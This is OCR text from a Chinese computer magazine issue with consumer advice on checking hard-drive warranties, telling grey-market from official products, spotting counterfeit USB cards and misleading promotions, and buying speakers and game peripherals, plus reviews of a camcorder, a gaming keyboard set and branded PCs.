而对于水货产品，经销商所承诺的保修期就有可能有所不同了。虽然大部份的水货都有与正品一样，具有一年的免费保修期。因为经销商通常仅扮演进口的脚色，可能无任何专业维修人员与替换零件，因此将硬盘送回维修时，可能就会等待比较长的维修时间。而且经销商一般是没有提供相关服务电话。也有的经销商将水货产品假扮正品，一般来说正式授权的代理商对这类产品不会提供任何的保修条款及售后服务。即使可以维修，在所谓的保修期内，也不大可能实行免费保修，除非寄回原购买地才能够维修。

针对硬盘的保修期，我们也可以通过网上查询到。

★迈拓(Maxtor)

查询网址:https://www4.maxtor.com/en/support/service/rma/create/01_serial_number.cfm?dt=




图1

进入网页之后，在“Enter Serial Number(S/N)”(见图1)输入硬盘标签上的S/N号码(硬盘左下方处)，然后点击“下一步”，就会以表格的形式显示出该硬盘的保修状态(Status/Message)、保修到期日期(Expiration Date)。

★西部数据(Western Digital)

查询网址：http://websupport.wdc.com/websupport/clearexp_scripts/warranty_inquiry1.asp?c=268435494



图2

进入网页之后，在“序列号列表”(见图2)输入硬盘条形码标签旁12位的序列号，每次最多可查询150个硬盘，

然后点击“查看保修”就会显示出该硬盘的型号、保修状态、到期日等信息。

★希捷(Seagate)

查询网址：http://support.seagate.com/customer/warranty_validation_cn.jsp



图3

进入网页之后，要求最终用户输入第二项序列号(S/N)和第三项硬盘型号(Model Number)或部件号(P/N)(见图3)。输入之后点击“提交”，就会显示该硬盘的保修状态和失效日期，并且还能显示是由希捷硬盘在中国的哪家授权代理销售的。

★日立(Hitachi)/IBM

查询网址:http://www.hgst.com/hdd/support/ibmredirect.html




图4

进入网页后，点击“Warranty check”，进入“Quick warranty check”页面，在“Serial numbers”(见图4)输入硬盘标签上的S/N号码，点击“Check”就可以得到该硬盘保修期满日期(Expiration Date)、销售区域(Sold to GEO)。

★三星(Samsung)

三星硬盘网址：http://www.samsung.com/Products/HardDiskDrive/index.htm

三星网站没有提供在线查询保修日期的功能，但三星的硬盘全部为三年质保。

★易拓(ExcelStor)

易拓硬盘网址：http://www.excelstor.com/

易拓网站没有提供在线查询保修日期的功能，但易拓的硬盘全部为三年质保。

二、正品与水货的优缺点对比

1.正品

优点：维修有保障，速度快，且费用较低；配件完整；保修期后仍可送回代理商处维修。

缺点：价格较贵。

2.水货

优点：价格比公司货便宜许多；可选择尚未正式代理进口的最新品种。

缺点：维修速度可能较慢，且没有提供专业的技术支持；标准配件可能会较少；保修期结束后，可能面临无法维修；维修费用可能会比较高。

三、如何辨别正品与水货

前面，我们了解了正品与水货的差别。如果你想购买到正品硬盘的话，就要注意以下几个要点。

1.购买地点

首先我们应该到信誉比较好的商家购买，最好是有经过总代理商授权的商家进行购买。但是有些商家，有时也会将没有经过硬盘厂商正式授权的经销商进口的产品称为正品，消费者在购买时最好能够问清楚。

下面列出，各大硬盘厂商的中国区授权代理商名单。

★迈拓(Maxtor)

时代益华科技公司(852-23059568;www.achieva.com.sg)

金喜來(香港)有限公司(852-26900078；www.esysdistribution.com)

北京讯宜创新电子有限公司(010-82676888;www.orbbit.com)

建达蓝德电脑国际贸易(上海)有限公司(800-8206566；www.lander.com.cn)

★西部数据(Western Digital)

雷射电脑有限公司(800-8100687；www.laser.com.hk)

利集(香港)有限公司(010-82637080；www.digiland.cn)

深圳市迪科视像技术有限公司(0755-83849327；www.dicvideo.com.cn)

建达蓝德电脑国际贸易(上海)有限公司(800-8206566；www.lander.com.cn)

赞华(香港)有限公司(800-8306019；www.nikoyo.com)

★希捷(Seagate)

记忆科技有限公司(0755-26820662；www.ramaxel.com)

伟仕电脑(香港)有限公司(852-27861836；www.vst.com.hk)

广源行有限公司(852-28966878；www.zodiac.com.hk)

雷射电脑有限公司(800-8100687；www.laser.com.hk)

香港科邦电脑(852-27511519；www.kebang.com.cn)

★日立(Hitachi)

利集(香港)有限公司(010-82637080；www.digiland.cn)

★三星(Samsung)

七喜电脑股份有限公司(020-82253777；www.hedy.com.cn)

★易拓(ExcelStor)

建达蓝德电脑国际贸易(上海)有限公司(800-8206566；www.lander.com.cn)


2.产品包装


由于水货是国外进品的产品，因此其包装盒基本上是该产品所在地的语言文字(以英文居多)。而正品的代理商就有可能将产品包装换成中文包装，或者该厂商在生产硬盘时就换上中文包装盒，不过这种产品通常会标示上“限中国境内销售”或类似的字样。有些硬盘厂商的国内代理商还引入最新的数码防伪系统，即在硬盘的表面贴上一张贴纸，揭开表层，拨打贴纸表层所提供的电话号码，输入防伪认证码即可立辨真假。CF [SC09]

NEC芯片USB 2.0接口卡打假

■ 上海　杨法

市面上的USB 2.0接口卡有不少，但是总体来说，USB 2.0芯片有三家厂商，分别为NEC、VIA、ALi，其中USB 2.0接口卡使用NEC与VIA的控制芯片较为常见。NEC是最早跨足USB 2.0芯片的厂商，它的控制芯片整合性、兼容性、稳定性也最好，例如Windows XP SP1就已经内建NEC芯片的驱动程序，而VIA与ALi芯片就需安装原厂的驱动程序后，才能够使用。


图1


图2

就是因为基于NEC芯片的USB 2.0接口卡的兼容性和稳定性好，所以很多电脑玩家也指名要基于NEC芯片的产品（见图1)。市场上有些假冒的USB 2.0接口卡实际上采用的是价格相对便宜的Ali芯片制造的（见图2），通常在主芯片上贴上一个商标粘纸掩盖主芯片上的刻字，销售商家则可以将其含糊地说成是NEC芯片的产品，从而提高商品的价格。真货无论是NEC还是ALi、VIA芯片上都不会被贴粘纸。从对比照片可以看出NEC芯片的面积比较大。对于有粘纸覆盖的产品，我们用针挑起粘纸就能看到芯片的真相，假货一般不重新打磨芯片刻字，最多将芯片上型号打磨掉。CF [SC10]



本期报料者获得奖金１００元
报料信箱:dizen@intodigi.com

促销背后的真相

■ 本刊记者　王寒晖

小怪编辑：

今天怀着郁闷的心情给你写信，因为我在买促销刻录机时遇到了麻烦。在贵刊上看到美达6× DVD+RW刻录机仅要599元，而且还可以刷成8× DVD Dual，是绝对的超值。因为我所在的地区是钦州地区的一个县城，没有大的电脑商城和配件代理，于是我便找本地一个熟识的经销商联系一下南宁的代理，想让他们帮我进一台。后来我们找了一天（通过互联网、专业书刊上的供销信息来找），发现南宁根本没有做这个刻录机的代理。后来我还不死心，终于在网上发现一篇《[南宁] 千真万确：源兴8速DVD刻录机卖599元》的文章，文章里还留有代理商的联系地址和电话。我看了文章，觉得这台刻录机也挺不错的样子，后来打过去询问后，才知道进一个599元的源兴8速DVD刻录机必须附带进50个其他的光驱才可以，我顿时明白，原来并不是真的降价。

我想知道：

1．这种买促销产品的附加条件在文章中只字不提，这算不算是对消费者的一种误导呢？

2．美达6X DVD+RW刻录机我们找不到代理商，是不是也是因为类似的原因，而没人愿意做代理呢？其他地区是不是很轻易就能买到呢？

3．这种促销产品的附加条件，是不是已经成为经销商以供货商中的一种默契呢？其他的电脑促销产品是不是也有像我遇到的这种问题呢？

读者：风の幻术

不要让降价变了味

通过记者的调查（通过美连达公司确认），南宁某经销商将源兴8速DVD刻录机降价促销活动作为促进其他产品销售的附加条件，这是代理商的形为，绝非厂商形为。

我们也咨询了美达公司，他们表示在南宁有美达代理商（索菱格赛：0771-5314025）。当记者问及，会不会出现源兴南宁代理商这种事件时。美达明确表态，美达对代理商要求很严格，一旦发现违规事件，将取消代理资格。同时，他们也表示以后会加强渠道的宣传，以免出现风の幻术读者所述找不到代理商的情形。

促销的首要利器必是降价，因为从活动效果来看，降价总是能够直接启动市场、撬开钱囊。因此，暑促伊始，许多硬件厂商开展各种促销活动。虽然降价是厂商最直接的让利方式，但是得到的实惠是否真的物有所值，还需要消费者擦亮眼睛。曾经出现过这样一些的事情：

在IT产品方面，记者就经常发现某些厂家经常打着“新品上市，XX产品狂降XXX元”或类似的促销新闻。实际上，其他厂商在推出此产品时，早就在它所谓降价后价格销售了。厂商这么做，不外乎是为了吸引眼球，提高产品的卖相。这种假促销实际上是不被法律约束的“欺诈”行为，我们要抵触这种假促销。

有些显示器品牌将一批积压产品以不符合品牌形象的低价抛售，销售过程中即被媒体揭露，这批产品使用的是次级显像管；有一些品牌因为产品节省了屏蔽罩等部件，所以大幅降价打击主流厂商。但结果呢，买了这些产品的消费者并没有享受到真正的实惠，反而留下隐患。

厂家或商家让利促销，消费者购物得到实惠，本来是件好事，可有些厂家或商家却在促销里大做文章，从而使整个活动走了样。它让那些冲着优惠条件去购物的消费者，在这些猫腻面前，陷于进退两难的境地，消费的激情在冷却之后演变成为满腹的愤懑。面对市场上愈演愈烈的促销战，消费者一定要保持清醒的头脑。如果让优惠条件动了心，最好先货比三家，待自己心中有了底，再掏腰包也不迟。

赠品是否有价值？

相对降价促销，赠品是厂商另外一种更重要和普遍的方式。无论是在超市、商场还是电子市场，买一赠一，这是历来促销活动中最常用到的方式之一，这不但能够刺激那些有购买意向的人产生购买行为，而且在给消费者附加价值的同时加强了宣传，比直接降价更多了品牌宣传的意味；另外，采用赠品的方式更有利于保障价格体系和稳定平衡各地渠道。

对劣质音箱说NO!



■上海 马龙凌

目前，越来越多的优秀音箱产品不断出现，更有甚者达到了准Hi-Fi级的水平。作为用户想要拥有一套自己满意的音响系统，正确的选购技巧必不可少，所以今天笔者就给各位读者介绍以下通常情况下，购买电脑音箱的几个入手处。

1.选择喇叭

选电脑音箱首先就应当考虑喇叭的材料(见图1)，而这就因个人的喜好而定了。高音单元现在以球顶为主，目前市场上面的音箱是以钛膜球和软球顶为主的。钛膜球有着更高的频率上限，高音音色明亮，在模拟音源系统中，明显优于软球顶；而软球顶则广泛用于中高档音箱中，与数字音源相配合能够减少高频信号的生硬感，给人以细腻的感觉。



图1

电脑音箱选用绢膜、丝膜等软球顶做高音单元居多。低音单元相对来讲更重要一些，关键是它决定了音箱声音的特点，最常见的有以下几种：纸盒(又分为纸盆、纸基羊毛盆、紧压纸盆、强化纸盆几种)，有音色自然、廉价、刚性较好、高内阻尼等特点，缺点是防潮性较差；防弹布，有比较宽的频响和较低的失真，是酷爱强劲低音者的首选，其缺点是成本相对比较高、制作工艺复杂、轻音乐效果不佳；羊毛编纸盆，质地比较柔软，优点是能完全表现柔和的音乐，缺点是低音效果不好，摇滚乐的表现并不十分尽如人意；聚丙烯膜，广泛流行于高档音箱中，失真度低，各方面表现都可圈可点。此外纤维类振膜、复合材料振膜少见于普及音箱中，这里就不再多说了。喇叭的尺寸不是越大越好，5英寸或者5.5英寸的喇叭就足以满足一般用户的需要了，低音音箱的喇叭一般多为3英寸或者是3.5英寸。

2.选择箱体

音箱按照制作的材料来分主要是分成木制音箱(见图2)和塑料音箱两种。普通低档的塑料音箱箱体单薄，无法克服谐振。木制音箱降低了箱体谐振所造成的音染，音质普遍好于那些塑料的音箱。目前市场上面有的劣质音箱表面上仅仅是贴了一层木皮花纹，而内部却依然是塑料的，如果可以拆开音箱的话，最好留意一下。



图2

现在2.1、4.1、5.1音箱系统的低音炮多为倒相式设计，也就是在低音炮背部设计了一个倒相孔，它有比密闭式音箱更加高的功率承受能力和更加低的失真度，量感足、灵敏度高，能胜任于大多数场合的要求。在打开包装以后，要仔细检查音箱的外贴皮，是否有明显的起泡、凸起、硬伤痕和边缘贴皮粗糙不整齐等缺陷；检查箱体各板之间结合的紧密性，是否有不整齐、不严、漏胶、多胶的现象；摘下前面板纱罩，检查纱罩内外做工是否精细、整齐。音箱的箱体要厚实，密封性要好，掂量一下副音箱的重量就可以知道箱体是否厚实，通过感觉音乐重音时倒相孔的气流是否强劲就可以知道密封性的好坏。

3.检查防磁性能

现在绝大多数的音箱的厂商都承诺自己的音像具备防磁功能，而作为顾客在购买的时候要测试这一点非常的容易。只需要将音箱移动到显示器的旁边即可，如果显示器没有出现任何的异常或者出现一点点细微的异常(至于这个细微具体是多少那就根据个人的容忍度和具体音箱的档次而定了)，那么这个音箱就算合格了。CF [SC12]

但是，赠品也是良莠不齐，消费者仍然不可因为是白来的东西就掉以轻心。

一些厂商通常的做法是，买什么类型的产品送价值多少元的赠品。因为，消费者很容易进行一番简单的折算：将产品价格减去赠品价值，就得出了厂商让利的幅度。在促销新闻中，很多厂家还帮用户算了一笔账，比如："这款刻录机原价为1188元，几经降价之后已爆出冰点价格699元，除了价格上的优惠，买这款刻录机的消费者还将得到价值199元的iron光电鼠标，这样算下来，相当于只用500元就可买到这台刻录机，可以说在目前光储市场中是绝无仅有的！"。这正是一些厂商的伎俩：赠品既不在"三包"的管辖内，也不会"拖累"厂商的售后服务，因此，品质问题并无保障。而且，赠品标称价值和实际价值之间存在差距。就像之前这个例子，所谓价值199元的iron光电鼠标，实际的市场价值甚至连99元都不到。又比如某品牌电脑推出一项促销活动，"买XX品牌电脑免费赠送价格近千元的128MB MP3播放机一个"，实际上市场上很多256MB MP3播放机也远远达不到1000元。

另外一个问题是，消费者在盲目乐观地折算价格的时候，忽略了赠品本身于自身需求来说是否有价值。俗话说，"有钱不买半年闲"，没有使用价值的东西实际上就没有价值了。比如，某品牌电脑推出"买XX品牌电脑，送价值1500元大礼包"的促销活动，而这个所谓的大礼包却是一些无用的软件。消费者如果将价值1500元的软件大礼包看作是厂商变相降价1500元的话，是不是有些高估了赠品的价值呢？还有一些厂商在推出买一赠一活动时，赠品却是印上厂商LOGO或广告语的雨伞或T恤衫，这种赠品还有实际的价值吗？更可笑的是，某厂商还为此次活动美其名为"迎奥运，送清凉"促销活动。CF [SC11]

游戏周边设备选购三步曲

■ 福建　汪捷

电脑游戏和硬件就像是一对双胞胎，两者相辅相成，随着硬件的发展，游戏的画面越来越清晰，越来越细腻，更加真实地再现了各个场景。然而随着游戏情节复杂程度的加深和游戏玩家的口味的不断提高，迫使硬件厂商不断推出各种产品让玩家充分享受游戏带来的欢乐。"好马还需配好鞍"。只有使用一些诸如游戏手柄、方向盘、操纵杆之类的游戏外设，才能真正让玩家感受到游戏的真谛和玩游戏的快感。然而，面对琳琅满目的游戏外设，如何选购一款称心如意的来感受一下游戏中的风驰电掣和惊心动魄呢？

明白分类：选购有的放矢

游戏外设一般分为：手柄、摇杆和方向盘。不同的游戏外设适合不同类型的游戏，我们只有明白了游戏外设的分类，这样在选购时才有的放矢，买到适合自己的游戏外设 。

普通手柄，标准造型，左手方向右手按钮，貌似非常传统没有新鲜感，然而正是这类手柄比较适合足球、篮球以及格斗类游戏——用它可以轻松地发出绝招或是带球过人。普通手柄最大的特点就是价格相对便宜，而且适用的游戏种类繁多。而一些独具特色的手柄，如：微软SideWinder Game Pad USB游戏手柄（见图1）是专门给游戏爱好者准备的，能胜任各种游戏，无论是赛车、飞行、动作过关它都可以给你以良好的操作快感，让你自由的驰骋在美好的游戏世界里。特别是那精心设计的A字型握把、位置感良好的数字D Pad以及反映迅速的8个动作按钮，帮助你迅速成为游戏高手。而罗技力回振天盾独具的力反馈震动功能，使你可以亲手感受到游戏中的各种细节，提升游戏的临场感，使你全身心地投入到游戏世界。



图1 微软SideWinder Game Pad USB游戏手柄

摇杆的特点是可以让玩家充分体验飞行的快乐感受，因此外形大都和飞机的操纵杆很接近：一个宽大的底座上安装着一个可以四面摇动的握把，在握把上安装着少则几个多则十几个的按钮。这类外设较普通手柄在手感和操控飞机的方便程度上强很多，而且绝大多数具有力回馈或动作感应技术，突出了游戏的真实性与互动性。罗技的力回旋钛翼（见图2）就是很有特色的摇杆，把游戏中武器的后坐力、导弹发射、飞机相撞等带来的震撼，毫发无损地传送到你的手中，让你全身心投入。它独一无二的滚轮按钮让你快速更换武器、及时开火，面对不同的敌人，你再也不会手忙脚乱了。2个八方向视点切换钮，让你快速选择任意视点以及仪表面板，真正"眼观八方"。



图2 罗技的力回旋钛翼

方向盘可以让玩家充分体验赛车类游戏的惊险与刺激。一般这种外设的外形如同汽车的驾驶系统：有方向盘、喇叭、排档等，和真实的赛车操作完全一样，有些赛车类游戏外设还有脚踏的刹车和油门，如罗技的力回馈天驹二代（见图3）、微软的SideWinder Force Feedback Wheel（USB）



图3 罗技力回馈天驹二代

最具真实感的电脑赛车方向盘，通过方向盘的真实震动，可以切身体会赛车场上车辆碾过碎冰片或轮胎打滑的惊险快感，更是增加了游戏时的真实性和趣味性。

了解技术：选购轻而易举

要想在选购游戏外设时具有技术专家的眼光，轻而易举地选购一款先进的游戏外设，除了明白游戏外设的分类，还要了解游戏外设具有的技术。因为游戏外设是不断更新换代的，其所含的技术不断进步，只有先进的游戏外设才能让你领略玩游戏时身临其境的真实感受。

老一代的游戏手柄称为“模拟手柄”，是与IBM的第一台PC机一起诞生的。老式手柄是一种“傻瓜”式的手柄：如果一个游戏设计者希望他的游戏支持手柄的话，就得为每一个手柄的按键设置功能，玩家在游戏中只管按键就行了，与游戏缺乏互动。这种手柄有太多的缺憾。其一，并不是所有的游戏都支持这种手柄，有些游戏还不得不用键盘来玩。其二，你在使用手柄时是被动的，游戏设计者怎样安排手柄按键的功能，你就只好怎么用，安排得不符合你的习惯也没有办法，如果游戏只支持四个功能键，你的手柄就是有八个键，也只能用四个，是不是很气人？其三，这种手柄在玩法上与使用键盘没有太大的差别，如果你想成为游戏高手，用模拟手柄与用键盘一样要眼疾手快，要手忙脚乱，要精神高度紧张，要劳你筋骨、伤你眼睛……

如今，用的最多的是力回馈技术，另一种技术就是G—Title，即动作感应技术，这项技术是由力回馈技术衍生出来的，但是比力回馈技术更为真实，这项技术是在游戏手柄中安装一个重力感应器，这样在游戏过程中移动手柄时，手柄就会自动给电脑发送一个游戏指令，而不需按任何按钮。

总之，力回馈使玩家能够感受到游戏场景、力度等的变换，动作感应不但具有力回馈的优势而且能让游戏画面或场景随着玩家的动作的改变而改变，其最大的特点就是使游戏和玩家产生互动。笔者曾经感受过清华同方P2000型动作感应手柄带来的新奇体验，当我倾斜游戏手柄时，可以控制战机上下转动水平舵；左右转动方向舵，以及急速爬升和俯冲，感觉不比操纵杆逊色。运用它的倾斜设置控制功能，可以做到：增大或减小倾斜范围（倾斜灵敏度）；设置倾斜中心点和0水平位置；恢复默认设置和保存新的倾斜设置，这样在玩的时候可以根据具体游戏或具体场景灵活设置中心点(0水平位置)，玩高难度3D游戏将变得非常容易。

此外，还有一种未普遍采用的SGE可编辑技术，什么是“可编辑”呢？当然不是编写文档和程序了。可编辑手柄的原理就是让你通过一个简单的设置程序，将手柄上的某个按钮与键盘上的某个按键产生一个对应关系。当手柄上的某个按键按下时，就相当于键盘上对应的键按下。这种对应关系是由玩家自由设置的。因为游戏对键盘上的各个键规定了不同的功能，这种对应关系使得游戏手柄上的按钮对应于已定义功能的键盘键，手柄各按钮功能的设置相应的也就完成了。可编辑游戏外设最大的优势就是可以连续发出许多绝招，制敌于瞬间。

选购技巧：选购称心如意

要买到称心如意的游戏外设，仅明白了分类，了解了技术，还不够，一定不能忽视游戏外设的品质。

首先，要注意游戏外设的做工。游戏外设做工的好坏，直接关系到玩游戏时是否舒适。试想，花了几百元买来的游戏外设还没怎么用就不灵活了，或者经过几个小时的鏖战，突然发现手上莫名其妙的多了几个水泡，那是什么感觉？因此建议大家购买时一定要多试试，看看手感和游戏手柄的力度，最好选名牌产品，它们一般都做工精细，手感很好。

其次，一定要注意包装盒里有没有质量保证书，还有必须在购买处开据发票和保修单，这样即使游戏手柄出现质量问题或适用性问题时，也无后顾之忧。如今，国产品牌游戏外设不但质量可靠而且价格便宜，尤其是罗技、微软的游戏外设产品线已经具备一定的深度和广度，而且产品质量过关，有信誉保证，手感很好，在长时间玩游戏时双手不会感到疲劳。

小资料

游戏外围设备的小配件

★手柄延长线

一般的手柄接线长度要比键盘长，大约是1.5～1.8米，个别的稍长些。即使这样，当你绕来绕去地把手柄（或摇杆之类）连到电脑的背后之后，你可能仍然觉得线不够长，手柄的活动范围太小，你希望加长它，这样你就需要这种延长线了。

★双打线

双打线顾名思义就是用手柄玩双打的连接线。双打线实际上就是将原本是四轴四键的手柄拆分成两个两轴两键的手柄，当然每一个手柄除方向键外只剩两个功能键有效，其余的键将丧失功能。对于现在的游戏两个键实在太少，不过没有办法的时候，也只好如此。双打线除手柄外也可兼容摇杆和方向盘，当然按键都会有所损失。

★PS-PC转换线

如果你恰巧有一款用惯了的PS的手柄，想把它用到PC上，可以通过PS-PC转换线，将PS手柄连接到电脑的并口上。当然光有转换线是不够的，还需要安装一个驱动软件，这样手柄才能正常工作。

★手柄选择器

如果一个人有好几个游戏工具，比如有手柄，有摇杆，还有方向盘，在玩不同的游戏的时候，就会使用不同的工具，通过Joystick Switch(手柄选择器)，可以外接2～4个手柄、摇杆或方向盘，用一个拨动开关或转盘开关来选择当前工作的游戏工具。

★USB转接器

现在USB的设备成为一种时髦，各大厂商也都推出了几款USB的手柄、摇杆，USB转接器可以将普通模拟游戏杆转变成USB接口游戏杆。需要注意的是它不兼容数字手柄，数字手柄必须使用专用的转接器，不同型号不一定兼容。

★大手双打王

“大手双打王”是一款比较独特的手柄外设，顾名思义即是专门解决双打问题的。它一端连电脑，本身还有两个插口可以外接两个游戏手柄、摇杆、方向盘。CF [SC13]

多功能入门级DV——佳能MV750i



■ CFAN评测室

马上就到国庆节了，很多朋友都打算外出旅游吧！外出旅游，没有一个记录游览历程的伙伴怎么行？不如看看入门及DV佳能MV750i。

基本指标上，佳能MV750i采用80万像素1/6英寸CCD，采用佳能独特的DIGIC DV处理器，具有分别对动态和静态进行独立优化处理的能力，内置立体声麦克风，配合DV磁带和SD/MMC存储卡双存储方式，既可录制DV片，也可以作为DC来拍摄数码照片。输出接口方面，MV750i提供S-Video、USB、IEEE 1394这些输出方式，方便各类用户使用。

MV750i具备22倍光学变焦，并备有电子影象稳定系统，可有效防止摄录及相片震动的情况出现，非常适合比赛或者野外采风时的个人拍摄。另外，MV750i在DV拍摄时还能提供最大440倍的数码变焦，而DV于DC的画面表现重点不一样，在DV中，数码变焦还是一个很有用的功能。除此之外，MV750i随机标准配置中提供了广角附加镜，能大大提高DV的广角表现力，弥补了MV750i提供大光学变焦后广角的不足。

在预览及回放方面，MV750i提供2.5英寸11.2万像素彩色可旋转LCD显示屏和一个0.33英寸可变角度彩色取景器，满足不同的拍摄需要。

MV750i除满足一般拍摄功能外，夜景拍摄能力也非常突出，除在弱光下能自动补偿亮度外，自带的白色LCD补光灯可以自动点亮来照亮拍摄主体，不用另外开灯进行拍也能获得明亮的画面 。

在拍摄画面的处理方面，MV750i备有自动、运动、肖像、点光源、海滩和雪地、暗光线六种常用的场景模式，基本满足用户选择需要；备有“肌肤柔化”拍摄模式，摄像机会自动检测人物皮肤色调，采用柔化光圈使得被摄人物面部的粗糙痕迹可以得到减弱；带有自动淡入淡出、擦除、边角、跳跃等画面特效，还可以通过模板图片拍摄带有混合效果的影片。

试用感受方面，MV750i拿在手中会自动贴近掌心，握感不错，机身键位分布合理，常用的功能键使用方便。摄像效果方面，MV750i的色彩、细节还原都令人满意，特别是夜景拍摄效果很好，但如果作为DC来用，80万像素的分辨率还是低了些。CF [SC14]

多彩911反恐鼠标键盘套装

■ CFAN评测室



作为现在最流行的游戏之一，反恐精英拥有非常大的玩家群，多彩911反恐鼠标键盘套装就是为想加入这个战团的玩家们设计的武器。

多彩911反恐鼠标键盘的键盘型号为DLK－7007，整体为圆弧造型，经典的DUST2地图用特殊的表面处理工艺喷涂于键盘之上，让键盘外观十分华丽。这款键盘的特殊之处除了表面的喷涂工艺之外，就是对CS中几个常用的键位采用了浅灰色，与其他键盘颜色明显不同，让新手能够依靠此款键盘快速入门。另外，这些特殊的按键采用的也是更加耐磨的材料，即使长期使用也不会把键盘上的字磨掉。除此以外，键盘上部还提供了不少多媒体快捷键，使这款键盘在普通应用时也有不错的表现。

这款套装中采用的鼠标型号为DLM－307，上面喷绘着一个CT的图案。这款鼠标的外形很类似罗技的MX310鼠标，但与MX310不同的是，这款鼠标没有侧键，而且鼠标背部的高点也更靠近鼠标中心位置，使这款鼠标的握感还要比MX310好一些。DLM－307光电鼠标使用的并非高速引擎，不过对初级用户来说，很少会作突然180度转身这些需要鼠标高速长距离移动的动作，因此这款鼠标在CS中还是能基本满足各种移动的需要，对大多数娱乐型的玩家来说完全足够了。

总的来说，这款多彩911反恐鼠标键盘套装作为一款专为CS新手准备的游戏武器，以不高的零售价提供了方便的游戏入门指导以及满足基本需要的性能，还是很适合新手们选购的。CF [SC15]

品牌机的新动态

——金秋品牌机选购推介

■ CFAN评测室

说起品牌机，很多电脑爱好者可能都会不屑一顾，“性价比低”、“配置不合理”等等都是给予品牌机的评论。

但实际上，这种评论有道理也没道理。一方面，品牌机在性价比、配置合理性等方面的确是不及DIY产品的，而且今后恐怕也难以追赶得上。但另一方面，品牌机从原始设计方面本来就志不在此，用这方面来作比较也并不公平。

从性价比角度来说，品牌机从硬件的性价比看肯定不能和DIY的机器相比，但对于一个产品来说，初期的购入费用只是其成本的一部分，后期的维护成本和使用成本同样是系统成本的重要组成部分。虽然品牌机的售后服务目前在国内还没有达到非常令人满意的程度，但对于普通并非“电脑玩家”，而只是应用电脑的大部分电脑用户来说，品牌机在后续使用成本上的经济性还是明显高于DIY机的。

而从配置合理性方面来看，依照DIY的标准看，品牌机的配置的确存在很多瓶颈，例如品牌机的显卡一般都不是很好，硬盘型号一般都比较老，内存一般也都比较小。但是我们必须看到，品牌机所针对的市场和DIY是完全不同的，不管是在国内还是国外，品牌机所针对的主要用户都不是那些狂热的电脑玩家，而是普通“用”电脑而非“玩”电脑的用户。这部分用户对于电脑的音频、视频等性能要求并不是非常高，而玩游戏对于他们来说也只是一种业余的消遣而非电脑的主要用途之一。像笔者的一位亲戚，虽然天天在家都使用电脑，但只是用电脑写书、与外界联系以及与网上的棋友下棋而已，像这样的用户，品牌机的配置和DIY的“均衡”配置，其实都是一样的。而不可否认的是，在品牌机用户中，这样的用户总是占绝大部分。

不过，随着电脑市场的萎靡不振，品牌机厂商也开始发掘新的设计思想。在今年下半年来，品牌机在设计上一个非常引人注目的新现象就是品牌机市场开始推出针对传统的DIY用户或者说电脑玩家的产品。

今年的一批新式品牌机，在配置设计上开始逐渐注重配置的平衡性，而且部分厂商如TCL还推出了专门针对游戏玩家的高影音配置的机型。而另一方面，新一代的家用品牌机开始在结构设计上与商用机越行越远。一些机型开始放弃品牌机反对用户自行拆装的理念，开始在设计上越来越方便用户的自行DIY处理。联想更是在前不久第一次推出了直接针对DIY市场，用户可以自行拆装的新产品。

有了这些新动向，品牌机在传统的弱势项目上越来越强，开始有了进军传统DIY市场的迹象。我们搜集了国内几家品牌机大厂的最新产品，对它们为大家作一下分析。

联想锋行 ▶▶▶

锋行，是联想刚刚上市的今年下半年重头产品。这款产品在设计上一改联想品牌机的传统模式，可以说是到目前为止联想最为“激进”的一款机型。



我们拿到的锋行电脑样机，配置为3.4GHz的CPU、Intel915的主板、ATiX600XT显卡和1GB内存、17英寸LCD显示器。以高档品牌机的标准来看，并不算很特殊。但是在几个方面，锋行电脑采用了完全与众不同的设计。

首先，锋行电脑一改品牌机禁止用户自行拆卸的思想，使用了非常便于拆解的设计——只要掀开右侧板的一个提手，这个侧板就能完整的被打开，所有的板卡部件都一览无余，可以很轻松的更换。

熟悉苹果电脑的用户肯定一下子就看出来了，这实际上就是在苹果机上沿用了多年的机箱结构，这样的结构在拆装部件上，比我们平时DIY的机器还要更加方便。而且联想此次还采用了免工具的结构来安装板卡、驱动器等部件。而且在联想的宣传中，还鼓励用户自行对锋行电脑进行DIY改装。

锋行电脑的第二个独特之处，在于它采用了实时变频系统，配合它所采用的不锁频CPU，在用户的使用中，可以通过面板上的一个旋钮实时的改变当前CPU的主频，在从50%到100%的主频之间进行无级变速。这样，在晚上下载、或是其他对CPU要求不太高的时候，可以调低CPU的频率，同时CPU风扇的速度也会同步下降，从而降低电能消耗和噪音。

锋行的第三个特点，就是它采用了双硬盘设计，而其

中的一个硬盘采用的则是热插拔的设计，这块硬盘使用了SATA可支持热插拔的特性，可以直接在前面板上热插拔，在不同的电脑之间进行大容量的数据交换。

